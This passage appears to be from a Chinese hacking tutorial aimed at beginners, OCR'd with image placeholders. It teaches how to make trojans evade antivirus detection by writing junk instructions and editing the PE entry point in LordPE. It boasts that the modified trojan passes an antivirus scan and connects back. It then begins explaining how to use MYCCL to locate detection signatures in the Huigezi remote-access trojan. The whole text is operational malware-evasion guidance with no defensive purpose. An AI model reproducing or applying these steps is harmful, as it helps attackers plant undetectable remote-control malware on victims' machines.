


图11




图12




图13

现在开始改入口点，我们使用LordPE这款软件进行修改，其界面如图12所示，点击右上方的“PE编辑器”，记录下来的新入口点派上用场了，0045BB0A就是新的入口点。在这里要注意了，相信小菜们肯定是把0045BB0A整个新入口点填上去，想法是正确的，但是做法却错了。按照小菜们的方法操作，程序就会报错，因为005BB0A这个才是在LordPE中填写的入口点。把所有的信息都填写完成后，最后再来检查一下是否正确无误，如图13，希




图9

望小菜们在写完花指令后，都要养成检查的好习惯，如图14。一切无误后，先点击“保存”，再点击“确定”。




图14

好了，小菜们在制作完免杀后，最担心的就是木马能不能正常上线和免杀了。我们使杀毒软件检测一下，没有检测出木马，如图15。再来测试一下上线的效果，也成功的上线了，如图16。讲了这么多，小菜们应该学会了吧，使用花指令免杀就是这么的简单！^—^




图15




图16

关于手动写花指令大概就这些了，我的目的主要是让小菜们能够摆脱工具，不依赖于网上公布的加花器，以使免杀效果更明显。

三、详解MYCLL定位特征码免杀技巧

我们以黑基的灰鸽子为例来介绍如何使用MYCLL定位特征码来制作免杀木马，先给大家介绍一下MYCCL的基础知识，使用MYCCL我们要先明白以下几点。


1.理解复合特征码的概念

2.理解myccl定位复合特征码的原理

3.重点了解myccl的相关名词含意与运用分块个数、单位长度、开始位置、分段长度、复合定位、单一定位等。

4.myccl定位特征码的二条基本原则是：(1) 对于体积比较大的木马（1000K－500K之间)，分块个数可少些，第一次一般为10块，定位出大致位置后，以后的分块个数可设为50或100为最佳。分块个数越少，反复操作的次数就越多。(2) 对于体积小的木马（100K以下)，分块个数可大一些，比如100或200，这样生成的速度快，反复操作的次数少，定位特征码所花时间也越少。

对于如何操作MYCLL定位特征码来进行免杀，我已经专门为小菜制作了一个教程，收录在了光盘中，大家可以仔细的看一下。MYCCL运行后的界面如图17所示，点击“文件”来载入要定位的木马服务端程序，在“分块个数”中填写50，也就是分为50块，点击“生成”按钮后就会生成50个小文件了，


图17




图18

